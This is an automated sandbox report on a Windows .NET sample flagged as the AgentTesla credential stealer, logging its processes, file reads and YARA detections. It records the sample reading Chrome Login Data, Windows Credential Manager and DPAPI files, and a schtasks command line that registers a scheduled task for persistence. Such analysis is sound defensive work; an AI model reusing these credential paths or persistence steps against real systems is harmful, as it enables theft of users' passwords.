Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000006.00000002.390936321.0000000003111000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.396734032.0000000004A72000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000002.396734032.0000000004A72000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000006.00000002.396734032.0000000004A72000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 39%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D80CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D80CF06	unknown
C:\Users\user\AppData\Local\Temp\tmp726D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C657038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\xNkbicnVQzo.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DB1C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp726D.tmp	success or wait	1	6C656A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp726D.tmp	0	1598	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 3c 2f 41 75 74 68 6f 72 3e 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user</Author> </RegistrationInfo>	success or wait	1	6C651B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\xNkbicnVQzo.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089"," C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DB1C907	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D7E5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7ECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C651B4F	ReadFile

Analysis Process: SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe PID: **3300**, Parent PID: **3328**

General

Target ID:	7
Start time:	07:29:32
Start date:	09/01/2023
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Strictor.268628.14072.27577.exe
Imagebase:	0xe30000
File size:	754176 bytes
MD5 hash:	2112C4250ECC0EB222C210B36F5617B2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright Joe Security LLC 2023

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.335725839.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.335725839.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000007.00000000.335725839.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.573008475.0000000003251000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.573008475.0000000003251000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D80CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D80CF06	unknown
C:\Users\user\AppData\Local\Temp\tmpA92F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C657038	GetTempFileNameW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D7E5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7ECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D7E5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C651B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\ca8b3b75-86f2-4edb-b016-ef7ebe8beb9b	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C651B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C651B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C651B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	49152	success or wait	1	6C651B4F	ReadFile

Analysis Process: schtasks.exe PID: **2040**, Parent PID: **5984**

General

Target ID:	8
Start time:	07:29:51
Start date:	09/01/2023
Path:	C:\Windows\SysWOW64\schtasks.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\xNkbicnVQzo" /XML "C:\Users\user\AppData\Local\Temp\tmp726D.tmp
Imagebase:	0xc20000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp726D.tmp	unknown	2	success or wait	1	C2AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp726D.tmp	unknown	1599	success or wait	1	C2ABD9	ReadFile

Analysis Process: conhost.exe PID: **3912**, Parent PID: **2040**

General

Target ID:	9
Start time:	07:29:51
Start date:	09/01/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: xNkbicnVQzo.exe PID: **3832**, Parent PID: **5984**

General

Target ID:	10
Start time:	07:29:52
Start date:	09/01/2023
Path:	C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
Imagebase:	0xb0000
File size:	754176 bytes
MD5 hash:	2112C4250ECC0EB222C210B36F5617B2
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: xNkbicnVQzo.exe PID: **4768**, Parent PID: **5984**

General

Target ID:	11
Start time:	07:29:53
Start date:	09/01/2023
Path:	C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
Imagebase:	0x110000
File size:	754176 bytes
MD5 hash:	2112C4250ECC0EB222C210B36F5617B2
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: xNkbicnVQzo.exe PID: **1968**, Parent PID: **5984**

General

Target ID:	12
Start time:	07:29:54
Start date:	09/01/2023
Path:	C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\xNkbicnVQzo.exe
Imagebase:	0xe40000
File size:	754176 bytes
MD5 hash:	2112C4250ECC0EB222C210B36F5617B2
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.572689825.0000000003261000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.572689825.0000000003261000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Disassembly

No disassembly